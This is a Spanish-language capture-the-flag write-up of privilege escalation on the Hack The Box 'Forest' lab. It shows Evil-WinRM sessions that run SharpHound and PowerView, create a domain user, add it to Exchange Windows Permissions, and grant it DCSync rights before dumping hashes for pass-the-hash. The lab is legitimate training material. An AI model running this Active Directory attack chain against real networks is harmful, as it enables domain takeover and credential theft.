Solo subo la escalada de privilegios de momento, ya que solo quiero tenerlo subido para que quede constancia de que lo hice, el resto esta en en canal de YT Joukerr

Escalada de privilegios

Con el usuario ya obtenido, vamos a ver como el en whoami /priv y el net user, es insuficiente para este caso.

Lo primero de todo es la recolecta de información mediante bloodhound y sharphound. En mi caso he intentado varios SHARPHOUND.exe y ps1 y la mayoria presentaban algún fallo, finalmente gracias a la comanda `locate SharpHound` localicé el SharpHound localizado en mi sistema que era compatible con mi bloodhound 4.3. El de github es para bloodhound versión 5 o posterior por eso es importante asegurarse del script correcto.


La primera parte del sharphound es con el ps1. Pero se puede hacer lo mismo con el .exe, tendrias que hacer `.\sharphound.exe -c all`

```
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\temp> iex (Get-Content .\SharpHound.ps1 -Raw)
*Evil-WinRM* PS C:\temp> Invoke-BloodHound -CollectionMethod All
*Evil-WinRM* PS C:\temp> dir
```

Es una parte que no he documentado pero para subir y descargar archivos con evil-winrm es tan fácil como hacer upload o download + nombre de archivo. Es importante porque la comanda de collectar con sharphound genera un zip que tenemos que subir a bloodhound. Una vez que lleguemos al bloodhound tendremos que marcar al user SVC-ALFRESCO como owned.

Al hacerlo marcamos la opción the shortest route to admin y veremos esto, es extraño porque en diferentes writeups esta siguiente imagen sale diferente, pero bueno nosotros tomaremos la ruta de abajo.


El user alfresco es miembro de service accounts, que al mismo tiempo es miembro de privileged it accounts, que tiene al mismo tiempo account operators. Si nosotros miramos lo que hace account operators, podremos ver que nos deja añadir usuarios al sistema. Al marcar como pwned el orderador exch01, que no se si es un pc nos marca otra ruta a seguir para hacer un WriteDacl



Con import-module nos ponemos a importar el powerview.ps1 para el extra de comandas adicionales que no podemos ahcer de forma normal, para ver que funciona ejecuto la comanda get-domain

```
Info: Upload successful!
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> import-module .\powerview.ps1
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> get domain
The term 'get' is not recognized as the name of a cmdlet, function, script file, or operable
rect and try again.
At line:1 char:1
+ get domain
+ ~~~
    + CategoryInfo          : ObjectNotFound: (get:String) [], CommandNotFoundException
    + FullyQualifiedErrorId : CommandNotFoundException
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> get-domain


Forest                  : htb.local
DomainControllers       : {FOREST.htb.local}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  :
PdcRoleOwner            : FOREST.htb.local
RidRoleOwner            : FOREST.htb.local
InfrastructureRoleOwner : FOREST.htb.local
Name                    : htb.local
```



Todas estas comandas están facilitadas por el panel de ayuda de bloodhound, menos las de creación de usuario y de añadirlo al grupo de exchange windows permissions

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net user jou
kerr Admin1234% /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group "E
xchange Windows Permissions" joukerr /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $SecPassword = ConvertTo-SecureString 'Admin1234%' -AsPlainText -Force
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> $Cred = New-Object System.Management.Automation.PSCredential('htb.local\joukerr', $SecPassword)

*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> Add-DomainOb
jectAcl -Credential $Cred -TargetIdentity "DC=htb,DC=local" -
PrincipalIdentity joukerr -Rights DCSync
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents>
```

Ahora que tenemos privilegios para el dcsync podremos dumpear los secrets para obtener el hash del administrador y hacer un passthehash con evilwinrm.